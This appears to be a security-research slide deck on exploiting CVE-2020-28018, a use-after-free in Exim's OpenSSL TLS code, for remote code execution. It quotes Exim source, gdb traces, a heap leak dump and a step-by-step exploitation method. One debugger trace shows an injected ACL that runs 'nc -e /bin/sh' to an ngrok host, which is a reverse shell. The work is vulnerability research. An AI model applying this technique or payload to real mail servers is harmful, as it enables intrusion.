

CVE-2020-28018


From Use-After-Free to Remote Code Execution



Table of Contents

- Introduction
- Exim internals
- Vulnerability Root Cause
- Exploitation
- LPE Maybe?
- Conclusion

Adepts Of 0xCC



- <https://adepts.of0x.cc/exim-cve-2020-28018/>


Introduction

- CVE-2020-28018
- Exim vulnerabilities disclosed by Qualys as part of the 21Nails advisory
- Some leading to RCE (Remote Code Execution)
- Others leading to LPE (Local Privilege Escalation)


Vulnerability

- Use-After-Free vulnerability in tls-openssl.c
- Exploitation Requirements
 - TLS enabled with OpenSSL (instead of GnuTLS)
 - X_PIPE_CONNECT disabled (default < 4.94)
- Exim 4 versions before 4.94.2 are vulnerable

Exim pool allocator (I)



Exim pool allocator (II)



Exim pool allocator (III)

Exim Pools:

- POOL_MAIN: freeable allocations
- POOL_PERM: freed at program termination
- POOL_SEARCH: lookup storage

Exim pool allocator - allocating memory (I)

store_get_3() @ src/store.c (I)

```
143 if (size > yield_length[store_pool])
144 {
145     int length = (size <= STORE_BLOCK_SIZE)? STORE_BLOCK_SIZE : size;
146     int mlength = length + ALIGNED_SIZEOF_STOREBLOCK;
147     storeblock * newblock = NULL;
148
149     /* Sometimes store_reset() may leave a block for us; check if we can use it */
150
151     if ( (newblock = current_block[store_pool])
152         && (newblock = newblock->next)
153         && newblock->length < length
154         )
155     {
156         /* Give up on this block, because it's too small */
157         store_free(newblock);
158         newblock = NULL;
159     }
160
161     /* If there was no free block, get a new one */
162
163     if (!newblock)
164     {
165         pool_malloc += mlength;          /* Used in pools */
166         nonpool_malloc -= mlength;       /* Exclude from overall total */
167         newblock = store_malloc(mlength);
168         newblock->next = NULL;
169         newblock->length = length;
170         if (!chainbase[store_pool])
171             chainbase[store_pool] = newblock;
172         else
173             current_block[store_pool]->next = newblock;
174     }
175
176     current_block[store_pool] = newblock;
177     yield_length[store_pool] = newblock->length;
178     next_yield[store_pool] =
179         (void *) (CS_current_block[store_pool] + ALIGNED_SIZEOF_STOREBLOCK);
180     (void) VALGRIND_MAKE_MEM_NOACCESS(next_yield[store_pool], yield_length[store_pool]);
181 }
```

Exim pool allocator - allocating memory (II)

store_get_3() @ src/store.c (II)

```
195  DEBUG(D_memory)
196  {
197      if (f.running_in_test_harness)
198          debug_printf("---%d Get %5d\n", store_pool, size);
199      else
200          debug_printf("---%d Get %6p %5d %-14s %4d\n", store_pool,
201              store_last_get[store_pool], size, filename, linenumber);
202  }
203  #endif /* COMPILE_UTILITY */
204
205  (void) VALGRIND_MAKE_MEM_UNDEFINED(store_last_get[store_pool], size);
206  /* Update next pointer and number of bytes left in the current block. */
207
208  next_yield[store_pool] = (void *) (CS next_yield[store_pool] + size);
209  yield_length[store_pool] -= size;
210
211  return store_last_get[store_pool];
212 }
```

Exim pool allocator - reset memory (I)

store_reset_3() @ src/store.c (I)

```
325 void
326 store_reset_3(void *ptr, const char *filename, int linenumber)
327 {
328     storeblock * bb;
329     storeblock * b = current_block[store_pool];
330     char * bc = CS b + ALIGNED_SIZEOF_STOREBLOCK;
331     int newlength;
332
333     /* Last store operation was not a get */
334
335     store_last_get[store_pool] = NULL;
336
337     /* See if the place is in the current block - as it often will be. Otherwise,
338     search for the block in which it lies. */
339
340     if (CS ptr < bc || CS ptr > bc + b->length)
341     {
342         for (b = chainbase[store_pool]; b; b = b->next)
343         {
344             bc = CS b + ALIGNED_SIZEOF_STOREBLOCK;
345             if (CS ptr >= bc && CS ptr <= bc + b->length) break;
346         }
347     }
348     if (!b)
349     {
350         log_write(0, LOG_MAIN|LOG_PANIC_DIE, "internal error: store_reset(%p) "
351             "failed: pool=%d %-14s %4d", ptr, store_pool, filename, linenumber);
352     }
```

Exim pool allocator - reset memory (II)

store_reset_3() @ src/store.c (II)

```
390  bb = b->next;
391  b->next = NULL;
392
393  while ((b = bb))
394  | {
395  | #ifndef COMPILE_UTILITY
396  |   if (debug_store)
397  |     assert_no_variables(b, b->length + ALIGNED_SIZEOF_STOREBLOCK,
398  |       filename, linenumber);
399  | #endif
400  |   bb = bb->next;
401  |   pool_malloc -= b->length + ALIGNED_SIZEOF_STOREBLOCK;
402  |   store_free_3(b, filename, linenumber);
403  | }
```

Exim pool allocator - freeing memory


store_free_3() @ src/store.c

```
592 void
593 store_free_3(void *block, const char *filename, int linenumber)
594 {
595     #ifdef COMPILE_UTILITY
596     filename = filename;
597     linenumber = linenumber;
598     #else
599     DEBUG(D_memory)
600     {
601         if (f.running_in_test_harness)
602             debug_printf("----Free\n");
603         else
604             debug_printf("----Free %6p %-20s %4d\n", block, filename, linenumber);
605     }
606     #endif /* COMPILE_UTILITY */
607     free(block);
608 }
```

Exim Growable strings (I)

- Exim has a growable string implementation
- String buffer is increased when needed
- Useful understand it's behaviour to exploit this vulnerability

Exim Growable strings (II)



Exim Growable strings - string_get

string_get() @ src/string.c

```
1100  gstring *
1101  string_get(unsigned size)
1102  {
1103  gstring * g = store_get(sizeof(gstring) + size);
1104  g->size = size;
1105  g->ptr = 0;
1106  g->s = US(g + 1);
1107  return g;
1108  }
```


Exim Growable strings - gstring_grow

gstring_grow() @ src/string.c

```
1135 static void
1136 gstring_grow(gstring * g, int p, int count)
1137 {
1138     int oldsize = g->size;
1139
1140     /* Mostly, string_cat() is used to build small strings of a few hundred
1141     characters at most. There are times, however, when the strings are very much
1142     longer (for example, a lookup that returns a vast number of alias addresses).
1143     To try to keep things reasonable, we use increments whose size depends on the
1144     existing length of the string. */
1145
1146     unsigned inc = oldsize < 4096 ? 127 : 1023;
1147     g->size = ((p + count + inc) & ~inc) + 1;
1148
1149     /* Try to extend an existing allocation. If the result of calling
1150     store_extend() is false, either there isn't room in the current memory block,
1151     or this string is not the top item on the dynamic store stack. We then have
1152     to get a new chunk of store and copy the old string. When building large
1153     strings, it is helpful to call store_release() on the old string, to release
1154     memory blocks that have become empty. (The block will be freed if the string
1155     is at its start.) However, we can do this only if we know that the old string
1156     was the last item on the dynamic memory stack. This is the case if it matches
1157     store_last_get. */
1158
1159     if (!store_extend(g->s, oldsize, g->size))
1160     |   g->s = store_newblock(g->s, g->size, p);
1161 }
```

Exim Growable strings - string_catn

string_catn() @ src/string.c

```
1189 gstring *
1190 string_catn(gstring * g, const uschar *s, int count)
1191 {
1192     int p;
1193
1194     if (!g)
1195     {
1196         unsigned inc = count < 4096 ? 127 : 1023;
1197         unsigned size = ((count + inc) & ~inc) + 1;
1198         g = string_get(size);
1199     }
1200
1201     p = g->ptr;
1202     if (p + count >= g->size)
1203         gstring_grow(g, p, count);
1204
1205     /* Because we always specify the exact number of characters to copy, we can
1206     use memcpy(), which is likely to be more efficient than strncpy() because the
1207     latter has to check for zero bytes. */
1208
1209     memcpy(g->s + p, s, count);
1210     g->ptr = p + count;
1211     return g;
1212 }
1213
1214
1215 gstring *
1216 string_cat(gstring *string, const uschar *s)
1217 {
1218     return string_catn(string, s, Ustrlen(s));
1219 }
```

Exim ACL's

- Define Exim behaviour when receiving specific commands
- Used for acting on receiving “MAIL FROM” or “RCPT TO” commands
- Code Execution is possible if being able to define arbitrary ACLs remotely

Vulnerability Root Cause

- corked is a static variable
- If more data to be buffered, return
- Else, NULL out corked and send data to client
- On specific conditions we can make corked memory to be freed and then used

tls_write() @ src/tls-openssl.c

```
2907 int
2908 tls_write(void * ct_ctx, const uschar *buff, size_t len, BOOL more)
2909 {
2910     int outbytes, error, left;
2911     SSL * ssl = ct_ctx ? ((exim openssl_client_tls_ctx *)ct_ctx)->ssl : server_ssl;
2912     static gstring * corked = NULL;
2913
2914     DEBUG(D_tls) debug_printf("%s(%p, %lu%s)\n", __FUNCTION__,
2915         buff, (unsigned long)len, more ? ", more" : "");
2916
2917     /* Lacking a CORK or MSG_MORE facility (such as GnuTLS has) we copy data when
2918     "more" is notified. This hack is only ok if small amounts are involved AND only
2919     one stream does it, in one context (i.e. no store reset). Currently it is used
2920     for the responses to the received SMTP MAIL, RCPT, DATA sequence, only. */
2921     /*XXX + if PIPE_COMMAND, banner & ehlo-resp for smmtt-on-connect. Suspect there's
2922     a store reset there. */
2923
2924     if (!ct_ctx && (more || corked))
2925     {
2926         #ifdef EXPERIMENTAL_PIPE_CONNECT
2927         int save_pool = store_pool;
2928         store_pool = POOL_PERM;
2929         #endif
2930
2931         corked = string_catn(corked, buff, len);
2932
2933         #ifdef EXPERIMENTAL_PIPE_CONNECT
2934         store_pool = save_pool;
2935         #endif
2936
2937         if (more)
2938             return len;
2939         buff = CUS corked->s;
2940         len = corked->ptr;
2941         corked = NULL;
2942     }
2943
2944     for (left = len; left > 0;)
2945     {
2946         DEBUG(D_tls) debug_printf("SSL_write(%p, %p, %d)\n", ssl, buff, left);
2947         outbytes = SSL_write(ssl, CS buff, left);
```

Vulnerability Root Cause - Triggering Use-After-Free (I)

1. TLS session initialized (responses will use `tls_write()` now)
2. Pipeline first half of a command and close TLS connection
 - Buffer will be created and output buffered
 - Function will return without NULLing out corked
 - We are now returning to plaintext channel
3. Start TLS session again (buffers will be freed)
4. On response to any command sent, corked will be used after freed

Vulnerability Root Cause - Triggering Use-After-Free (II)

```
0x558b5318e5de <tls_write+146> je 0x558b5318e63c <tls_write+240>
→ 0x558b5318e5e0 <tls_write+148> mov rax, QWORD PTR [rbp-0x38]
0x558b5318e5e4 <tls_write+152> mov edx, eax
0x558b5318e5e6 <tls_write+154> mov rax, QWORD PTR [rip+0x90273] # 0x558b5321e860 <corked.38660>
0x558b5318e5ed <tls_write+161> mov rcx, QWORD PTR [rbp-0x30]
0x558b5318e5f1 <tls_write+165> mov rsi, rcx
0x558b5318e5f4 <tls_write+168> mov rdi, rax
source:tls-openssl.c+2931

2926 #ifdef EXPERIMENTAL_PIPE_CONNECT
2927     int save_pool = store_pool;
2928     store_pool = POOL_PERM;
2929 #endif
2930
// buff=0x00007fff8d770bb0 → [...] → "250 OK\r\n", corked=0x0000558b5321e860 → [...] → 0x6f43cbe787fad713
→ 2931     corked = string_catn(corked, buff, len);
2932
2933 #ifdef EXPERIMENTAL_PIPE_CONNECT
2934     store_pool = save_pool;
2935 #endif
2936

threads
[#0] Id 1, Name: "exim4", stopped 0x558b5318e5e0 in tls_write (), reason: BREAKPOINT

trace
[#0] 0x558b5318e5e0 → tls_write(ct_ctx=0x0, buff=0x558b537cb270 "250 OK\r\n", len=0x8, more=0x0)
[#1] 0x558b53177c5e → smtp_vprintf(format=0x558b531e1c29 "250 OK\r\n", more=0x0, ap=0x7fff8d770c78)
[#2] 0x558b53177a59 → smtp_printf(format=0x558b531e1c29 "250 OK\r\n", more=0x0)
[#3] 0x558b5317fb8b → smtp_setup_msg()
[#4] 0x558b53106470 → handle_smtp_call(listen_sockets=0x558b537f32a0, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff8d771300)
[#5] 0x558b531098b2 → daemon_go()
[#6] 0x558b531274c3 → main(argc=0x3, argv=0x7fff8d7b1c68)

gef> p *corked
$1 = {
  size = 0x87fad713,
  ptr = 0x6f43cbe7,
  s = 0xec786517d4d8b2f7 <error: Cannot access memory at address 0xec786517d4d8b2f7>
}
gef> |
```


Vulnerability Root Cause - Triggering Use-After-Free (III)

```
0x7f82f5f66816 <__memmove_avx_unaligned_erms+358> je 0x7f82f5f66701 <__memmove_avx_unaligned_erms+81>
→ 0x7f82f5f6681c <__memmove_avx_unaligned_erms+364> vmovdqu ymm4, YMMWORD PTR [rsi]
0x7f82f5f66820 <__memmove_avx_unaligned_erms+368> vmovdqu ymm5, YMMWORD PTR [rsi+rdx*1-0x20]
0x7f82f5f66826 <__memmove_avx_unaligned_erms+374> vmovdqu ymm6, YMMWORD PTR [rsi+rdx*1-0x40]
0x7f82f5f6682c <__memmove_avx_unaligned_erms+380> vmovdqu ymm7, YMMWORD PTR [rsi+rdx*1-0x60]
0x7f82f5f66832 <__memmove_avx_unaligned_erms+386> vmovdqu ymm8, YMMWORD PTR [rsi+rdx*1-0x80]
0x7f82f5f66838 <__memmove_avx_unaligned_erms+392> mov r11, rdi

378 ja L(more_8x_vec_backward)
379 /* Source == destination is less common. */
380 je L(nop)
381 /* Load the first VEC and last 4 * VEC to support overlapping
382 addresses. */
→ 383 VMOVU (%rsi), %VEC(4)
384 VMOVU -(VEC_SIZE*(%rsi, %rdx), %VEC(5)
385 VMOVU -(VEC_SIZE * 2)(%rsi, %rdx), %VEC(6)
386 VMOVU -(VEC_SIZE * 3)(%rsi, %rdx), %VEC(7)
387 VMOVU -(VEC_SIZE * 4)(%rsi, %rdx), %VEC(8)
388 /* Save start and stop of the destination buffer. */

[#0] Id 1, Name: "exim4", stopped 0x7f82f5f6681c in __memmove_avx_unaligned_erms (), reason: SIGSEGV

[#0] 0x7f82f5f6681c → __memmove_avx_unaligned_erms()
[#1] 0x558b531862fc → store_newblock_3(block=0xec786517d4d8b2f7, newsize=0x6f43cc01, len=0x6f43cbe7, filename=0x558b531e8440 "string.c", linenum
[#2] 0x558b53188306 → gstring_grow(g=0x558b53840aa8, p=0x6f43cbe7, count=0x8)
[#3] 0x558b53188399 → string_catn(g=0x558b53840aa8, s=0x558b537cb270 "250 OK\r\n", count=0x8)
[#4] 0x558b5318e5fc → tls_write(ct_ctx=0x0, buff=0x558b537cb270 "250 OK\r\n", len=0x8, more=0x0)
[#5] 0x558b53177c5e → smtp_vprintf(format=0x558b531e1c29 "250 OK\r\n", more=0x0, ap=0x7fff8d770c78)
[#6] 0x558b53177a59 → smtp_printf(format=0x558b531e1c29 "250 OK\r\n", more=0x0)
[#7] 0x558b5317fb8b → smtp_setup_msg()
[#8] 0x558b53106470 → handle_smtp_call(listen_sockets=0x558b537f32a0, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff8d771300)
[#9] 0x558b531098b2 → daemon_go()

gef> |
```

Exploitation methodology

1. Memory leak to Bypass ASLR
2. Arbitrary Read Primitive
3. Use arbitrary read primitive to search for ACL's on memory
4. Write-what-where primitive
5. Use Write-what-where primitive to overwrite Exim ACL's in memory
6. ACL will contain attacker arbitrary code (`string_expand()` will interpret and execute it)
7. RCE achieved!

Data-Oriented attacks

- Focus on corrupting data instead of control-flow hijacking
- Most memory corruption protections just protect against control-flow hijacking
- Using data-only attacks we can bypass memory protections in an easier way
- Data-only attack techniques are program-specific

handle_smtp_call() Heap Grooming technique (I)

- Enter a really big message (without new lines) to cause an error
- This error will make smtp_setup_msg() executed without resetting POOL_MAIN pool!!
- This will increase reset_point for next command channel so we might get a better heap layout

handle_smtp_call() Heap Grooming technique (II)

```
1938     if (message_size >= header_maxsize)                                receive_msg() @ src/receive.c
1939     {
1940     OVERSIZE:
1941         next->text[ptr] = 0;
1942         next->slen = ptr;
1943         next->type = htype_other;
1944         next->next = NULL;
1945         header_last->next = next;
1946         header_last = next;
1947
1948         log_write(0, LOG_MAIN, "ridiculously long message header received from "
1949             "%s (more than %d characters): message abandoned",
1950             f.sender_host_unknown ? sender_idnet : sender_fullhost, header_maxsize);
1951
1952         if (smtp_input)
1953         {
1954             smtp_reply = US"552 Message header is ridiculously long";
1955             receive_swallow_smtp();
1956             goto TIDYUP;                                                    /* Skip to end of function */
1957         }
1958
```

handle_smtp_call() Heap Grooming technique (III)


hande_smtp_call() @ src/daemon.c

```
488     for (;;)
489     {
490         int rc;
491         message_id[0] = 0;          /* Clear out any previous message_id */
492         reset_point = store_get(0); /* Save current store high water point */
493
494         DEBUG(D_any)
495             debug_printf("Process %d is ready for new message\n", (int)getpid());
496
497         /* Smtplib_setup_msg() returns 0 on QUIT or if the call is from an
498            unacceptable host or if an ACL "drop" command was triggered, -1 on
499            connection lost, and +1 on validly reaching DATA. Receive_msg() almost
500            always returns TRUE when smtp_input is true; just retry if no message was
501            accepted (can happen for invalid message parameters). However, it can yield
502            FALSE if the connection was forcibly dropped by the DATA ACL. */
503
504         if ((rc = smtp_setup_msg()) > 0)
505         {
506             BOOL ok = receive_msg(FALSE);
507             search_tidyup();          /* Close cached databases */
508             if (!ok)                  /* Connection was dropped */
509             {
510                 cancel_cutthrough_connection(TRUE, US"receive dropped");
511                 mac_smtp_fflush();
512                 smtp_log_no_mail();   /* Log no mail if configured */
513                 _exit(EXIT_SUCCESS);
514             }
515             if (message_id[0] == 0) continue; /* No message was accepted */
516         }
517         else
518         {
519             if (smtp_out)
```

Leaking heap pointers (I)

- UAF'ed memory area will be reused by other function
- Make any function write a heap pointer on it
- On next response, the content pointed to by `g->s` will be returned
- No NULL bytes involved:
 - Instead of NULL byte terminating it uses `g->ptr` and `g->size` as delimiter
 - Then, a heap pointer should be written between `g->s` and `g->ptr`
- `fork()`'ed server. Addresses won't change between connections

Leaking heap pointers (II)



Leaking heap pointers (III)

[+] Memory leak:

```
0x000000: 32 35 30 20 41 63 63 65 70 74 65 64 0d 0a 32 35 250 Accepted..25
0x000010: 30 20 41 63 63 65 70 74 65 64 0d 0a 32 35 30 20 0 Accepted..250
0x000020: 41 63 63 65 70 74 65 64 0d 0a 32 35 30 20 41 63 Accepted..250 Ac
0x000030: 63 65 70 74 65 64 0d 0a 32 35 30 20 41 63 63 65 cepted..250 Acce
0x000040: 70 74 65 64 0d 0a 32 35 30 80 00 00 00 00 00 00 pted..250.....
0x000050: 30 80 00 00 00 00 00 00 e0 8c 85 53 8b 55 00 00 0.....S.U..
0x000060: 10 80 00 00 00 00 00 00 2f 00 00 00 2e 00 00 00 ...../.....
0x000070: d0 0c 85 53 8b 55 00 00 .....S.U.
0x000080: 30 20 4f 4b 0d 0a 00 00 00 00 00 00 00 00 00 00 0 OK.....
0x000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0000b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0000c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0000d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0000e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0000f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

[+] Leaked heap address = 0x558b53858ce0

[+] Leaked heap_base = 0x558b537c9000

Heap Spraying

- Spray the heap to increase probability to hit gstring struct
- We need to add a padding to align the spraying

Arbitrary read primitive (I)

- Overwrite the UAF'ed gstring struct with arbitrary data
- We have now control of g->size, g->ptr and g->s
- Ability to return arbitrary number of bytes from arbitrary locations on responses
- Arbitrary read primitive

Arbitrary read primitive (II)

```
0x5561843475de <tls_write+146> je 0x55618434763c <tls_write+240>
→ 0x5561843475e0 <tls_write+148> mov rax, QWORD PTR [rbp-0x38]
0x5561843475e4 <tls_write+152> mov edx, eax
0x5561843475e6 <tls_write+154> mov rax, QWORD PTR [rip+0x90273] # 0x5561843d7860 <corked.38660>
0x5561843475ed <tls_write+161> mov rcx, QWORD PTR [rbp-0x30]
0x5561843475f1 <tls_write+165> mov rsi, rcx
0x5561843475f4 <tls_write+168> mov rdi, rax
source:tls-openssl.c+2931

2926 #ifdef EXPERIMENTAL_PIPE_CONNECT
2927 int save_pool = store_pool;
2928 store_pool = POOL_PERM;
2929 #endif
2930
// buff=0x00007fff3a316360 → [...] → "250 OK\r\n", corked=0x00005561843d7860 → [...] → 0x0000100000001000
→ 2931 corked = string_catn(corked, buff, len);
2932
2933 #ifdef EXPERIMENTAL_PIPE_CONNECT
2934 store_pool = save_pool;
2935 #endif
2936

threads
[ #0 ] Id 1, Name: "exim4", stopped 0x5561843475e0 in tls_write (), reason: BREAKPOINT

trace
[ #0 ] 0x5561843475e0 → tls_write(ct_ctx=0x0, buff=0x556184ea3270 "250 OK\r\n", len=0x8, more=0x0)
[ #1 ] 0x556184330c5e → smtp_vprintf(format=0x55618439c52f "%s%s", more=0x0, ap=0x7fff3a316428)
[ #2 ] 0x556184330a59 → smtp_printf(format=0x55618439c52f "%s%s", more=0x0)
[ #3 ] 0x556184337171 → smtp_setup_msg()
[ #4 ] 0x5561842bf470 → handle_smtp_call(listen_sockets=0x556184ecb2a0, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff3a316ab0)
[ #5 ] 0x5561842c28b2 → daemon_go()
[ #6 ] 0x5561842e04c3 → main(argc=0x3, argv=0x7fff3a357418)

gef> p *corked
$1 = {
  size = 0x1000,
  ptr = 0x1000,
  s = 0x556184ea1000 ""
}
gef> p more
$2 = 0x0
gef>
```

Exim ACL search for exploit reliability (I)

- Depending on multiple factors heap layout changes
- If changing, even with a memory leak position of Exim ACL will change
- Using a fixed offset is unreliable
- With an arbitrary read primitive we can iterate over the heap segment until finding Exim ACL's according to a query
- Requirement: Similar behaviour should be used in both Exim ACL search and Exim ACL overwrite, else layout will change

Exim ACL search for exploit reliability (II)

```
[*] Searching for Exim configuration in memory...
```

```
[*] ptr = 0x558b537ca000 ; sz = 4096  
[*] ptr = 0x558b537cb000 ; sz = 4096  
[*] ptr = 0x558b537cc000 ; sz = 4096  
[*] ptr = 0x558b537cd000 ; sz = 4096  
[*] ptr = 0x558b537ce000 ; sz = 4096  
[*] ptr = 0x558b537cf000 ; sz = 4096  
[*] ptr = 0x558b537d0000 ; sz = 4096
```

```
[+] Config found at: 0x558b537cfd78
```

Write-what-where primitive (I)

- Using the same technique used in arbitrary read we take control over gstring struct
- Response for last command will be written to g->s
- Execute a command whose response is arbitrary (or at least part of it)
- We can then write that arbitrary data on arbitrary locations thanks to gstring struct and control over g->s
- Write-what-where primitive

Write-what-where primitive (II)

```
→ 0x5561843475e0 <tls_write+148> mov     rax, QWORD PTR [rbp-0x38]
0x5561843475e4 <tls_write+152> mov     edx, eax
0x5561843475e6 <tls_write+154> mov     rax, QWORD PTR [rip+0x90273]      # 0x5561843d7860 <corked.38660>
0x5561843475ed <tls_write+161> mov     rcx, QWORD PTR [rbp-0x30]
0x5561843475f1 <tls_write+165> mov     rsi, rcx
0x5561843475f4 <tls_write+168> mov     rdi, rax
                                     source:tls-openssl.c+2931

2926 #ifdef EXPERIMENTAL_PIPE_CONNECT
2927     int save_pool = store_pool;
2928     store_pool = POOL_PERM;
2929 #endif
2930
    // buff=0x00007fff3a316300 → [...] → "501 acl_check_mail:(condition = ${run{/bin/sh -c '[...]', corked=0x00005561843d78
→ 2931     corked = string_catn(corked, buff, len);
2932
2933 #ifdef EXPERIMENTAL_PIPE_CONNECT
2934     store_pool = save_pool;
2935 #endif
2936

threads
[ #0 ] Id 1, Name: "exim4", stopped 0x5561843475e0 in tls_write (), reason: BREAKPOINT

trace
[ #0 ] 0x5561843475e0 → tls_write(ct_ctx=0x0, buff=0x556184ea3270 "501 acl_check_mail:(condition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io
r\n", len=0x91, more=0x0)
[ #1 ] 0x556184330c5e → smtp_vprintf(format=0x55618439b661 "%d%c%s%s%s\r\n", more=0x0, ap=0x7fff3a3163c8)
[ #2 ] 0x556184330a59 → smtp_printf(format=0x55618439b661 "%d%c%s%s%s\r\n", more=0x0)
[ #3 ] 0x5561843338b7 → synprot_error(type=0x8000, code=0x1f5, data=0x556184ee98e1 "acl_check_mail:(condition = ${run{/bin/sh -c 'nc -e/bin/sh 6.
d local part (expected word or \"<\")")
[ #4 ] 0x556184336e83 → smtp_setup_msg()
[ #5 ] 0x5561842bf470 → handle_smtp_call(listen_sockets=0x556184ecb2a0, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff3a316ab0)
[ #6 ] 0x5561842c28b2 → daemon_go()
[ #7 ] 0x5561842e04c3 → main(argc=0x3, argv=0x7fff3a357418)

gef> p *corked
$1 = {
    size = 0x41414141,
    ptr = 0x0,
    s = 0x556184ea7d73 ""
}
gef> 
```

Achieving Remote Code Execution (I)

